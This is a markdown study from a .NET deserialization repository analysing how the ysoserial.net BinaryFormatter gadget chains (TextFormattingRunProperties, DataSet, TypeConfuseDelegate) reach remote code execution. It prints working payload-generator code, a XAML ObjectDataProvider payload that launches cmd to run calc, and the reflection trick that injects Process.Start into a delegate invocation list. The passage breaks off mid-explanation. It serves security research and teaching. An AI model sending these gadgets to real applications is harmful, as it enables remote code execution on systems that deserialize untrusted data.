

Y4er/dotnet-deserialization: BinaryFormatter.md

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BinaryFormatter.md

Y4er/dotnet-deserialization at main, path BinaryFormatter.md.

BinaryFormatter

BinaryFormatter serializes objects into a binary stream and resides in the `System.Runtime.Serialization.Formatters.Binary` namespace. The [Microsoft documentation](#) now also warns that using BinaryFormatter can result in severe RCE vulnerabilities.

Namespace Structure

Examining its implementation shows multiple serialization and deserialization methods and implementations of the `IRemotingFormatter` and `IFormatter` interfaces. The first section, [dotnet serialize 101](#), already explained how to serialize and deserialize and how to use a surrogate selector, so those topics are not repeated here.

```

namespace System.Runtime.Serialization.Formatters.Binary
{
    ...public sealed class BinaryFormatter : IRemotingFormatter, IFormatter
    {
        ...public BinaryFormatter();
        ...public BinaryFormatter(ISurrogateSelector selector, StreamingContext context);

        ...public FormatterTypeStyle TypeFormat { get; set; }
        ...public FormatterAssemblyStyle AssemblyFormat { get; set; }
        ...public TypeFilterLevel FilterLevel { get; set; }
        ...public ISurrogateSelector SurrogateSelector { get; set; }
        ...public SerializationBinder Binder { get; set; }
        ...public StreamingContext Context { get; set; }

        ...public object Deserialize(Stream serializationStream);
        ...public object Deserialize(Stream serializationStream, HeaderHandler handler);
        ...public object DeserializeMethodResponse(Stream serializationStream, HeaderHandler handler, IMethodCallMessage methodCallMessage);
        ...public void Serialize(Stream serializationStream, object graph);
        ...public void Serialize(Stream serializationStream, object graph, Header[] headers);
        ...public object UnsafeDeserialize(Stream serializationStream, HeaderHandler handler);
        ...public object UnsafeDeserializeMethodResponse(Stream serializationStream, HeaderHandler handler, IMethodCallMessage methodCallMessage);
    }
}

```

Attack Chains

Every gadget in ysoserial.net supports BinaryFormatter. To understand why, the TextFormattingRunProperties chain must be discussed; it also gave rise to several other chains. Next, we will examine several ysoserial.net deserialization chains.

TextFormattingRunProperties

Examining the TextFormattingRunPropertiesGenerator class in ysoserial.net shows that the TextFormattingRunPropertiesMarshal object redefines the serialization process for TextFormattingRunProperties, assigning the `_xaml` field to the `ForegroundBrush` field.

```

[Serializable]
4 个引用 | 0 项更改 | 0 名作者, 0 项更改
public class TextFormattingRunPropertiesMarshal : ISerializable
{
    0 个引用 | 0 项更改 | 0 名作者, 0 项更改
    protected TextFormattingRunPropertiesMarshal(SerializationInfo info, StreamingContext context)
    {
    }

    string _xaml;
    14 个引用 | 0 项更改 | 0 名作者, 0 项更改
    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        Type typeTFRP = typeof(TextFormattingRunProperties);
        info.SetType(typeTFRP);
        info.AddValue("ForegroundBrush", _xaml);
    }
    2 个引用 | 0 项更改 | 0 名作者, 0 项更改
    public TextFormattingRunPropertiesMarshal(string xaml)
    {
        _xaml = xaml;
    }
}

```

Use dnSpy to decompile the code and see what is special about the ForegroundBrush field. The DLL is included with ysoserial.net at `ysoserial.net\ysoserial\dlls\Microsoft.PowerShell.Editor.dll`.

The test code is shown below; compile it and debug it with dnSpy.

```

using System;
using System.IO;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;
using Microsoft.VisualStudio.Text.Formatting;
namespace BinaryFormatterSerialize
{
    [Serializable]
    public class TextFormattingRunPropertiesMarshal : ISerializable
    {
        protected TextFormattingRunPropertiesMarshal(SerializationInfo info,
StreamingContext context)
        {
        }

        string _xaml;
        public void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            Type typeTFRP = typeof(TextFormattingRunProperties);
            info.SetType(typeTFRP);
            info.AddValue("ForegroundBrush", _xaml);
        }
        public TextFormattingRunPropertiesMarshal(string xaml)
        {
            _xaml = xaml;
        }
    }
    class Program
    {
        static void Main(string[] args)
        {
            string xaml_payload = File.ReadAllText(@"C:\Users\ddd\source\repos\xml.txt");
            TextFormattingRunPropertiesMarshal payload = new
TextFormattingRunPropertiesMarshal(xaml_payload);

            using (MemoryStream memoryStream = new MemoryStream())
            {
                // Build the formatter
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.Serialize(memoryStream, payload);
                memoryStream.Position = 0;
                binaryFormatter.Deserialize(memoryStream);
            }
            Console.ReadKey();
        }
    }
}

```

```

    }
}
}

```


```

<?xml version="1.0" encoding="utf-16"?>
<ObjectDataProvider MethodName="Start" IsInitialLoadEnabled="False"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-
namespace:System.Diagnostics;assembly=System"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <ObjectDataProvider.ObjectInstance>
    <sd:Process>
      <sd:Process.StartInfo>
        <sd:ProcessStartInfo Arguments="/c calc" StandardErrorEncoding="{x:Null}"
StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}" Domain=""
LoadUserProfile="False" FileName="cmd" />
      </sd:Process.StartInfo>
    </sd:Process>
  </ObjectDataProvider.ObjectInstance>
</ObjectDataProvider>

```

When referencing `ysoserial.net\ysoserial\dlls\Microsoft.PowerShell.Editor.dll`, the project's .NET version should be .NET 4.5.


Find the `Microsoft.VisualStudio.Text.Formatting` namespace and set a breakpoint in the serialization constructor.



TextFormattingRunProperties implements ISerializable. Its serialization constructor performs `this.GetObjectFromSerializationInfo("ForegroundBrush", info)`. Follow that call.

```
// Token: 0x06000897 RID: 2199 RVA: 0x0001B1C8 File Offset: 0x000193C8
private object GetObjectFromSerializationInfo(string name, SerializationInfo info)
{
    string @string = info.GetString(name);
    if (@string == "null")
    {
        return null;
    }
    return XamlReader.Parse(@string);
}
```

What do we see? `XamlReader.Parse(@string)`. This connects to the `ObjectDataProvider` chain from the earlier `XmlSerializer` section.



The complete chain is therefore:

1. Write a `TextFormattingRunPropertiesMarshal` class that implements `ISerializable`.
2. During `GetObjectData` serialization, assign a XAML payload to the `ForegroundBrush` field and set the object type to `TextFormattingRunProperties`.
3. Deserialization invokes the serialization constructor.
4. The serialization constructor invokes `XamlReader.Parse(payload)`, resulting in RCE.

The limitation is the dependency on `Microsoft.PowerShell.Editor.dll`. The original author explains:

This library is part of PowerShell, which has been preinstalled on every version of Windows beginning with Windows Server 2008 R2 and Windows 7.

DataSet

Consider the ysoserial.net payload.

```

[Serializable]
public class DataSetMarshal : ISerializable
{
    byte[] _fakeTable;

    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.SetType(typeof(System.Data.DataSet));
        info.AddValue("DataSet.RemotingFormat", System.Data.SerializationFormat.Binary);
        info.AddValue("DataSet.DataSetName", "");
        info.AddValue("DataSet.Namespace", "");
        info.AddValue("DataSet.Prefix", "");
        info.AddValue("DataSet.CaseSensitive", false);
        info.AddValue("DataSet.LocaleLCID", 0x409);
        info.AddValue("DataSet.EnforceConstraints", false);
        info.AddValue("DataSet.ExtendedProperties",
(System.Data.PropertyCollection)null);
        info.AddValue("DataSet.Tables.Count", 1);
        info.AddValue("DataSet.Tables_0", _fakeTable);
    }

    public void SetFakeTable(byte[] bfPayload)
    {
        _fakeTable = bfPayload;
    }

    public DataSetMarshal(byte[] bfPayload)
    {
        SetFakeTable(bfPayload);
    }

    public DataSetMarshal(object fakeTable):this(fakeTable, new InputArgs())
    {
        // This won't use anything we might have defined in ysoserial.net BinaryFormatter
process (such as minification)
    }

    public DataSetMarshal(object fakeTable, InputArgs inputArgs)
    {
        MemoryStream stm = new MemoryStream();
        if (inputArgs.Minify)
        {
            ysoserial.Helpers.ModifiedVulnerableBinaryFormatters.BinaryFormatter fmtLocal
= new ysoserial.Helpers.ModifiedVulnerableBinaryFormatters.BinaryFormatter();

```

```

        fmtLocal.Serialize(stm, fakeTable);
    }
    else
    {
        BinaryFormatter fmt = new BinaryFormatter();
        fmt.Serialize(stm, fakeTable);
    }

    SetFakeTable(stm.ToArray());
}

public DataSetMarshal(MemoryStream ms)
{
    SetFakeTable(ms.ToArray());
}
}

public class DataSetGenerator:GenericGenerator
{
    public override object Generate(string formatter, InputArgs inputArgs)
    {
        byte[] init_payload = (byte[]) new
TextFormattingRunPropertiesGenerator().GenerateWithNoTest("BinaryFormatter", inputArgs);

        DataSetMarshal payloadDataSetMarshal = new DataSetMarshal(init_payload);

        if (formatter.Equals("binaryformatter", StringComparison.OrdinalIgnoreCase)
            || formatter.Equals("losformatter", StringComparison.OrdinalIgnoreCase)
            || formatter.Equals("soapformatter", StringComparison.OrdinalIgnoreCase))
        {
            return Serialize(payloadDataSetMarshal, formatter, inputArgs);
        }
        else
        {
            throw new Exception("Formatter not supported");
        }
    }
}
}

```

The GetObjectData method that generates the serialized data does the following:

1. Sets type to System.Data.DataSet.
2. Sets DataSet.RemotingFormat to binary format.

3. Sets DataSet.Tables_0 to the byte array containing the serialized TextFormattingRunPropertiesGenerator.
4. Assigns 1 to DataSet.Tables.Count.


During deserialization, we therefore need to examine the DataSet serialization constructor. The analysis is as follows.

```
protected DataSet(SerializationInfo info, StreamingContext context) : this(info, context, true)
{
}

// Token: 0x06000BAD RID: 2989 RVA: 0x00064F54 File Offset: 0x00064354
protected DataSet(SerializationInfo info, StreamingContext context, bool ConstructSchema) : this()
{
    SerializationFormat serializationFormat = SerializationFormat.Xml;
    SchemaSerializationMode schemaSerializationMode = SchemaSerializationMode.IncludeSchema;
    SerializationInfoEnumerator enumerator = info.GetEnumerator();
    while (enumerator.MoveNext())
    {
        string name = enumerator.Name;
        if (! (name == "DataSet.RemotingFormat"))
        {
            if (name == "SchemaSerializationMode.DataSet")
            {
                schemaSerializationMode = (SchemaSerializationMode)enumerator.Value;
            }
            else
            {
                serializationFormat = (SerializationFormat)enumerator.Value;
            }
        }
        if (schemaSerializationMode == SchemaSerializationMode.ExcludeSchema)
        {
            this.InitializeDerivedDataSet();
        }
        if (serializationFormat == SerializationFormat.Xml && !ConstructSchema)
        {
            return;
        }
        this.DeserializeDataSet(info, context, serializationFormat, schemaSerializationMode);
    }
}
```

The DataSet serialization constructor calls the this() overload, DataSet(SerializationInfo info, StreamingContext context, bool ConstructSchema) .

It assigns the default values Xml and IncludeSchema to serializationFormat and schemaSerializationMode, respectively. It then iterates through the info entries and sets DataSet.RemotingFormat to Binary.



SchemaSerializationMode.DataSet is absent from our constructed serialized object, so it retains the value SchemaSerializationMode.IncludeSchema. When DataSet.RemotingFormat is Binary, execution enters this.DeserializeDataSet(info, context, serializationFormat, schemaSerializationMode);.

[image: image-20210421100326388]

This method deserializes the schema and its corresponding data.

```

280 // Token: 0x06000BB2 RID: 2994 RVA: 0x0006521C File Offset: 0x0006461C
281 private void DeserializeDataSetSchema(SerializationInfo info, StreamingContext context, SerializationFormat
    remotingFormat, SchemaSerializationMode schemaSerializationMode)
282 {
283     if (remotingFormat == SerializationFormat.Xml)
284     {
285         string text = (string)info.GetValue("XmlSchema", typeof(string));
286         if (text != null)
287         {
288             this.ReadXmlSchema(new XmlTextReader(new StringReader(text)), true);
289         }
290         return;
291     }
292     if (schemaSerializationMode == SchemaSerializationMode.IncludeSchema)
293     {
294         this.DeserializeDataSetProperties(info, context);
295         int @int = info.GetInt32("DataSet.Tables.Count");
296         for (int i = 0; i < @int; i++)
297         {
298             byte[] buffer = (byte[])info.GetValue(string.Format(CultureInfo.InvariantCulture, "DataSet.Tables_{0}",
                new object[]
                {
299                 i
300             }
301             ), typeof(byte[]));
302             MemoryStream memoryStream = new MemoryStream(buffer);
303             memoryStream.Position = 0L;
304             BinaryFormatter binaryFormatter = new BinaryFormatter(null, new StreamingContext(context.State,
                false));
305             DataTable table = (DataTable)binaryFormatter.Deserialize(memoryStream);
306             this.Tables.Add(table);
307         }
308     }
309 }

```

When `schemaSerializationMode == SchemaSerializationMode.IncludeSchema`, `BinaryFormatter.Deserialize()` is invoked. This condition is satisfied, so we now need to determine the source of the buffer in `memoryStream`.

```

byte[] buffer = (byte[])info.GetValue(string.Format(CultureInfo.InvariantCulture,
"DataSet.Tables_{0}", new object[] { i }), typeof(byte[]));

```

Here, `i` comes from `int @int = info.GetInt32("DataSet.Tables.Count");`, so `info.GetValue()` obtains the value of the `DataSet.Tables_0` field, whose type is a byte array. Line 294 also performs `this.DeserializeDataSetProperties(info, context);`.

```

// Token: 0x06000BB5 RID: 2997 RVA: 0x0006545C File Offset: 0x0006485C
private void DeserializeDataSetProperties(SerializationInfo info, StreamingContext context)
{
    this.dataSetName = info.GetString("DataSet.DataSetName");
    this.namespaceURI = info.GetString("DataSet.Namespace");
    this._datasetPrefix = info.GetString("DataSet.Prefix");
    this._caseSensitive = info.GetBoolean("DataSet.CaseSensitive");
    int culture = (int)info.GetValue("DataSet.LocaleLCID", typeof(int));
    this._culture = new CultureInfo(culture);
    this._cultureUserSet = true;
    this.enforceConstraints = info.GetBoolean("DataSet.EnforceConstraints");
    this.extendedProperties = (PropertyCollection)info.GetValue("DataSet.ExtendedProperties", typeof
        (PropertyCollection));
}

```

Structural information is retrieved here. We must also include it when constructing the object; otherwise line 294 throws an error before execution reaches `Deserialize()`.

The behavior is now clear: the byte array in the `DataSet.Tables_0` field is automatically deserialized. We can assign the byte array generated by `TextFormattingRunProperties` to `DataSet.Tables_0` and thereby achieve RCE.

The complete process is:

1. Generate a `TextFormattingRunProperties` payload, convert it to a byte array, and store it in `DataSet.Tables_0`.
2. Populate the other `DataSet` fields so the deserialization conditions are satisfied without errors.
3. Enter the `DataSet` serialization constructor's `DeserializeDataSet` function, which automatically deserializes its schema and data.
4. In `DeserializeDataSetSchema()`, retrieve the value of `DataSet.Tables_0` and pass it to `BinaryFormatter.Deserialize()`.

The limitation of this chain is also clear: it depends on `TextFormattingRunProperties`.

TypeConfuseDelegate

`TypeConfuseDelegate` translates literally as a type-confusion delegate. Before studying this chain, it is necessary to understand delegates.

Delegates and Multicast Delegates

A delegate is essentially a variable that holds a method reference. Let us create one.

```
class Program
{
    public delegate void MyDelegate(string s);

    public static void PrintString(string s)
    {
        Console.WriteLine(s);
    }

    static void Main(string[] args)
    {
        MyDelegate myDelegate = new MyDelegate(PrintString);
        myDelegate("hello from delegate");
    }
}
```

Note that the signature of the method passed to a delegate must match the delegate's declared signature, including its return value and parameters.

`new MyDelegate(PrintString)` assigns the `PrintString` reference to `myDelegate`, after which `myDelegate("hello from delegate")` passes the argument. `myDelegate` holds a reference to `PrintString`.

A multicast delegate holds a reference to a list of delegates. Think of it as a list to which delegate methods are added; the multicast delegate invokes each delegate in order.

```

class Program
{
    public delegate void MyDelegate(string s);

    public static void PrintString(string s)
    {
        Console.WriteLine($"print {s} to screen.");
    }
    public static void WriteToFile(string s)
    {
        Console.WriteLine($"write {s} to file.");
    }
    static void Main(string[] args)
    {
        MyDelegate myDelegate = new MyDelegate(PrintString);
        MyDelegate myDelegate1 = new MyDelegate(WriteToFile);
        myDelegate += myDelegate1;
        myDelegate("hello");
    }
}
// Output
print hello to screen.
write hello to file.

```

Multiple delegates are added with +=. Calling myDelegate("hello") invokes both PrintString and WriteToFile. Delegates can also be combined with MulticastDelegate.Combine(printString, writeFile), not only with +=.

```

static void Main(string[] args)
{
    MyDelegate printString = new MyDelegate(PrintString);
    MyDelegate writeFile = new MyDelegate(WriteToFile);
    Delegate twoDelegte = MulticastDelegate.Combine(printString, writeFile);
    twoDelegte.DynamicInvoke("something");
    Delegate[] delegates = twoDelegte.GetInvocationList();
    foreach (var item in delegates)
    {
        Console.WriteLine(item.Method);
    }
}

// Output
print something to screen.
write something to file.
Void PrintString(System.String)
Void WriteToFile(System.String)

```

Calling `twoDelegte.GetInvocationList()` on the multicast delegate returns its delegate list.

Now consider the `TypeConfuseDelegate` chain.

3 个引用 | 0 项更改 | 0 名作者, 0 项更改

```

public static object TypeConfuseDelegateGadget(InputArgs inputArgs)
{
    string cmdFromFile = inputArgs.CmdFromFile;

    if (!string.IsNullOrEmpty(cmdFromFile))
    {
        inputArgs.Cmd = cmdFromFile;
    }

    Delegate da = new Comparison<string>(String.Compare);
    Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
    IComparer<string> comp = Comparer<string>.Create(d);
    SortedSet<string> set = new SortedSet<string>(comp);
    set.Add(inputArgs.CmdFileName);
    if (inputArgs.HasArguments)
    {
        set.Add(inputArgs.CmdArguments);
    }
    else
    {
        set.Add(""); // this is needed (as Process.Start accepts two args)
    }

    FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);
    object[] invoke_list = d.GetInvocationList();
    // Modify the invocation list to add Process::Start(string, string)
    invoke_list[1] = new Func<string, string, Process>(Process.Start);
    fi.SetValue(d, invoke_list);

    return set;
}

```

Its `ysoserial.net` implementation exploits `SortedSet<T>` and a `Comparer`. `SortedSet` is a sortable generic collection. Because sorting requires ordering rules, it necessarily involves a `Comparer`.

SortedSet and Comparer

First, consider a very simple example from the Microsoft documentation.

```

using System;
using System.Collections;
using System.Collections.Generic;

namespace BinaryFormatterSerialize
{
    public class ByFileExtension : IComparer<string>
    {
        string xExt, yExt;

        CaseInsensitiveComparer caseiComp = new CaseInsensitiveComparer();

        public int Compare(string x, string y)
        {
            // Parse the extension from the file name.
            xExt = x.Substring(x.LastIndexOf(".") + 1);
            yExt = y.Substring(y.LastIndexOf(".") + 1);

            // Compare the file extensions.
            int vExt = caseiComp.Compare(xExt, yExt);
            if (vExt != 0)
            {
                return vExt;
            }
            else
            {
                // The extension is the same,
                // so compare the filenames.
                return caseiComp.Compare(x, y);
            }
        }
    }

    class Program
    {
        public static void Main(string[] args)
        {
            var set = new SortedSet<string>(new ByFileExtension());
            set.Add("test.c");
            set.Add("test.b");
            set.Add("test.a");
            foreach (var item in set)
            {
                Console.WriteLine(item.ToString());
            }
        }
    }
}

```

```

        Console.ReadKey();
    }
}

// Output
test.a
test.b
test.c

```

The test.c, test.b, and test.a values added to the set are automatically sorted by file extension. Automatic sorting requires at least two elements; it occurs when the second element is added.

Next, consider the custom `ByFileExtension()` comparer. It implements the `IComparer<string>` interface, overrides `Compare()`, and returns an `int`.

Now return to the ysoserial.net code.

```

Delegate da = new Comparison<string>(String.Compare);
Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
IComparer<string> comp = Comparer<string>.Create(d);
SortedSet<string> set = new SortedSet<string>(comp);

```

It uses a `Comparison` class.

```

1  using System;
2
3  namespace System.Collections.Generic
4  {
5      // Token: 0x02000491 RID: 1169
6      [Serializable]
7      internal class ComparisonComparer<T> : Comparer<T>
8      {
9          // Token: 0x06003918 RID: 14616 RVA: 0x000D94B6 File Offset: 0x000D76B6
10         public ComparisonComparer(Comparison<T> comparison)
11         {
12             this._comparison = comparison;
13         }
14
15         // Token: 0x06003919 RID: 14617 RVA: 0x000D94C5 File Offset: 0x000D76C5
16         public override int Compare(T x, T y)
17         {
18             return this._comparison(x, y);
19         }
20
21         // Token: 0x04001886 RID: 6278
22         private readonly Comparison<T> _comparison;
23     }
24 }
25

```

This class inherits the `Comparer<T>` abstract class. Its `Compare` method accepts two generic parameters, and its constructor assigns `_comparison`. `_comparison` is a

`Comparison<in T>` delegate type with the same function signature as the comparison function.

[image: image-20210422102027123]

The `Comparer<T>` abstract class implements the `IComparer<T>` interface.

```
[Serializable]
public abstract class Comparer<T> : IComparer, IComparer<T>
{
    // Token: 0x170008B7 RID: 2231
    // (get) Token: 0x06003905 RID: 14597 RVA: 0x000D9272 File Offset: 0x000D7472
    [__DynamicallyInvokable]
    public static Comparer<T> Default
    {
        [__DynamicallyInvokable]
        get
        {
            return Comparer<T>.defaultComparer;
        }
    }

    // Token: 0x06003906 RID: 14598 RVA: 0x000D9279 File Offset: 0x000D7479
    [__DynamicallyInvokable]
    public static Comparer<T> Create(Comparison<T> comparison)
    {
        if (comparison == null)
        {
            throw new ArgumentNullException("comparison");
        }
        return new ComparisonComparer<T>(comparison);
    }
}
```

Both classes can be serialized.

Now consider that `Process.Start` has multiple overloads.

[image: image-20210422102207857]

If `Process.Start` is used as the comparer, the values added to the collection become the arguments to `Process.Start`, enabling command execution. As discussed above, a delegate's method signature must match the delegate. For the `SortedSet<string>` class, the comparison function type is:

```
int Comparison<in T>(T x, T y);
```

The type of `Process.Start()` is:

```
public static Process Start(string fileName, string arguments);
```

The two comparison functions have different return types: one returns `Process` and the other returns `int`. Using `Process.Start` directly as the comparer therefore fails to compile. This is where a multicast delegate is needed.

```

// Create a string comparer
Delegate da = new Comparison<string>(String.Compare);
// Combine two string comparers into a multicast delegate
Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
// Create() returns new ComparisionComparer<T>(d)
IComparer<string> comp = Comparer<string>.Create(d);
// Assign ComparisionComparer as the SortedSet comparer
SortedSet<string> set = new SortedSet<string>(comp);
// set.Add("cmd.exe")
set.Add(inputArgs.CmdFileName);
// set.Add("calc")
set.Add(inputArgs.CmdArguments);
// Modify _invocationList through reflection
